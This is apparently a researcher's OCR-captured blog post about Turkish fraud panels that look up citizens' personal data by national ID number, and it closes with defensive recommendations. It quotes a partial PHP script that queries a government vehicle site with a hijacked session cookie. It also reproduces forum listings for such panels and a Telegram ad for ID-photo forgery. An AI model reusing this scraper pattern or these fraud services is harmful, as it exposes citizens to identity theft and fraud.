

.org/Forum-api-paylaşimlari?page=2
Hack 4 Career. Inf...
LinkedIn
Mert SARICA (mer...
Inbox - mert.saric...
80k Eokul Api
Konu Sahibi :
5
8 Yorum
55 Okunma
MEBBİS VE İLAC SORGU PANELİ (Sayfalar: 1 2 3 4 ... 11)
Konu Sahibi :
18
103 Yorum
510 Okunma
Işyeri & Plaka Sorgulama Ücretsiz | (Sayfalar: 1 2 3 4 5)
Konu Sahibi :
11
43 Yorum
477 Okunma
Tc İle Ders Sorgulama (Sayfalar: 1 2 3 4 ... 12)
Konu Sahibi :
13
110 Yorum
448 Okunma
Apileri sqle çevirmek için kod :D (Sayfalar: 1 2 3 4 ... 8)
Konu Sahibi :
22
77 Yorum
491 Okunma


.org/Forum-api-paylaşimlari?page=2
Hack 4 Career. Inf...
LinkedIn
Mert SARICA (mer...
Inbox - mert.saric...
PANEL ADRES E OKUL VESİKA (Sayfalar: 1 2 3 4 ... 9)
Konu Sahibi :
29
86 Yorum
522 Okunma
Açık Öğretim Lisesi API Source (Detaylı) | (Sayfalar: 1 2 3 4 ... 8)
Konu Sahibi :
18
79 Yorum
448 Okunma
[FREE] Discord Modern Sorgu Botu (Sayfalar: 1 2 3 4 ... 7)
Konu Sahibi :
14
67 Yorum
384 Okunma
Discord Sorgu Botu Altyapısı & (Sayfalar: 1 2 3 4 5)
Konu Sahibi :
13
47 Yorum
188 Okunma
Plaka Sorgu / Ehliyet Sorgu apisi by (Sayfalar: 1 2)
Konu Sahibi :
13
16 Yorum
254 Okunma
ÖZEL APİLER (Sayfalar: 1 2 3 4 ... 6)
34
57 Yorum





```
<?php
//Dc:                Ulaşabilirsiniz
  $auth_keys = ["                "];

  $auth = $_GET['auth'] ?? null;

  if (!in_array($auth, $auth_keys)) {
   http_response_code(401);
   exit("Girdiğiniz auth yanlış ya da auth girmediniz");
   }


   header('Content-Type: application/json; charset=utf-8');
            //BURAYI KENDİ LOGİNİNZE GÖRE DÜZENLEYİN ANLAMASSINIZ DİYE GİRECEĞİNİZ YERLERİ
        //KOYDUM
            $Cookie = "_ga_53QJE7B3ME=kendi loginine göre düzenle; _gid=kendi loginine göre düzenle;
_ga_W4LJ4GZT7N=kendi loginine göre düzenle; _ga=GA1.1.1052453498.1677348133; ASP.NET_SessionId=kendi loginine
göre düzenle; .ASPXAUTH=/                :; TS01fe7e76=kendi loginine göre düzenle;
b_Admin_visibility=visible";
            $ch = curl_init();
            curl_setopt($ch, CURLOPT_URL, 'https://arackiralama.    .gov.tr/frm_arac_iade.aspx?
plaka='.strtoupper($_GET["plaka"]).'&id=17d8d0b1-3239-489a-a967-d33a9073d790&tur=1');
            curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
            curl_setopt($ch, CURLOPT_CUSTOMREQUEST, 'GET');
            curl_setopt($ch, CURLOPT_HTTPHEADER, [
```

As I continued examining the source codes and took a look at the codes that indicated which information could be obtained through these panels using the Turkish Identification Number (TCKN), a rough overview of the information that could potentially be accessed through these panels emerged, resulting in the following table.



As I continued examining the source codes, independent of the previous topic, I came across approximately 131 individuals' names and identity photos, which have been the subject of recent news and debates. When I compared them to images featured in past news, I discovered that they were associated with the cryptocurrency exchange Thodex, which was involved in the scam that affected thousands of people. It was revealed that these photos have been in the possession of scammers since 2021 and were being sold for 50 Turkish Lira (~$2).


htdocs
Name
insta.php
instahata.php
ipsorgu.php
isyeri.php
isyerix.php
js
kadroscript.js
kadrostyle.css
kimlikler
1.jpeg
2.jpeg
3.jpeg
4.jpeg
5.jpeg
7.jpeg
8.jpeg
9.jpeg
10.jpeg
kimlikler.php
kimlikler.php
<h4 class="card-title mb-4">Kimlik Arşivi</h4>
<p class="mb-1">
Uygun bulduğunuz kimlik görselin altındaki indirme butonuna tıklayarak indirebilirsiniz.
<p>

<img src="admin/kimlikler/ 1.jpeg" style="border: 5px solid;" width="20%">
Download Image Dosya

<img src="admin/kimlikler/ 2.jpeg" style="border: 5px solid;" width="20%">
Download Image Dosya

<img src="admin/kimlikler/ 3.jpeg" style="border: 5px solid;" width="20%">
Download Image Dosya

<img src="admin/kimlikler/ 4.jpeg" style="border: 5px solid;" width="20%">
Download Image Dosya


<img src="admin/kimlikler/ 5.jpeg" style="border: 5px solid;" width="20%">
Download Image Dosya


<img src="admin/kimlikler/ 7.jpeg" style="border: 5px solid;" width="20%">
Download Image Dosya


<img src="admin/kimlikler/ 8.jpeg" style="border: 5px solid;" width="20%">
Download Image Dosya


<img src="admin/kimlikler/ 9.jpeg" style="border: 5px solid;" width="20%">
Download Image Dosya

Line 1, Column 1
Spaces: 4
Jun 6, 2023 at 19:14 173 KB JPEG image
Jun 6, 2023 at 19:14 106 KB JPEG image
Jun 6, 2023 at 19:14 104 KB JPEG image
Jun 6, 2023 at 19:14 217 KB JPEG image
Jun 18, 2023 at 21:54 6 KB
Jun 18, 2023 at 19:21 266 KB
Yesterday at 19:24 109 KB
Yesterday at 19:23 3 KB
Jun 18, 2023 at 21:52 710 bytes


sondakika.com/ekonomi/haber-magdur-olan-binlerce-thodex-uyesinin-kimlik-14084798/
Hack 4 Career. Inf...
LinkedIn
Mert SARICA (mer...
Inbox - mert.saric...
SonDakika.com
SON DAKİKA GÜNCEL POLİTİKA EKONOMİ SPOR MAGAZİN YEREL
"BU KAÇIŞ STRATEJİSİNE BENZİYOR"
Bir sosyal medya kullanıcısı ise attığı tweette günler öncesinde dolandırıcılığı tahmin ettiği ortaya çıktı. Söz konusu tweette kullanıcı şu ifadeleri kullanmıştı:
98.jpeg
Open with Pre
htdocs
Back/Forward
View
Group
Share
Add Tags
Action
New File Menu
Favorites
iCloud
iCloud Drive
Locations
Name
Date Modified
Size
Kind
98.jpeg
Jun 6, 2023 at 19:14
223 KB
JPEG image


webtekno.com/insanlarin-kimlikli-selfieleri-sosyal-medyada-dolasiyor-h135335.html
webtekno
ANASAYFA
HABER
VİDEO
KATEGORİLER
Sosyal medya platformları bu tarz paylaşımları engellemeye
başladı.
kimlikler
Tekrar paylaş
Fotoğraf
98.jpeg
Open with Preview
htdocs
Back/Forward
View
Group
Share
Add Tags
Action
Favorites
iCloud
iCloud Drive
Locations
Name
Date Modified
Size
Kind
98.jpeg
Jun 6, 2023 at 19:14
223 KB
99.jpeg
Jun 6, 2023 at 19:14
223 KB


2,530 members
LANMA ALIMLAR IŞIK HIZINDA
PAPARA HESABI ALINIR
TEDARİĞİ SAĞLAM ÇEVRESİ GENİŞ KİŞİLER NE BEKLİYORSUN
+ 90 HER TÜRLÜ PLATFORMA SMS VERİLİR
06:51
Forwarded from
Photoshop İşlemleri
Tüm Evraklarda Oynama Yapılır
Kargo Fişi, Fatura vb. Yapılır
Kimlik Shoplanır
Thodex Selfielerinde oynama yapılır
Demo Atılmadan Hiçbir Ücret Talep Etmiyoruz
Ship İşlemleri
Apple Shipleriniz % 10 ile geçilir
Ship Geçilmeden Hiçbir Ücret Talep Etmiyoruz
06:51



To summarize the matter, even though Turkey's e-Government has not been hacked, unfortunately, there is a concerning outcome for citizens. At this level of organized fraud, it is not feasible for citizens to individually ensure the security of their data and information or change and update the data they believe has been obtained (such as TCKN, mother's name, father's name, maiden name, etc.). Therefore,

1. It is a significant responsibility for the authorities to detect and intervene in these stolen and abused accounts, websites, APIs, and services through the utilization of cyber threat intelligence platforms and services.

2. While law enforcement agencies continue their operations against fraudsters and threat actors without slowing down, implementing security controls at the software and network levels in these types of websites, APIs, and services that carry the risk of misuse is crucial (such as implementing Captcha controls where possible, limiting the number of web requests to a page or service within a certain timeframe, suspending and investigating accounts in

the case of multiple requests, cutting off network connections, subjecting them to additional verification steps, etc.). Strengthening system security (hardening) is also of great importance.

Hope to see you in the following articles.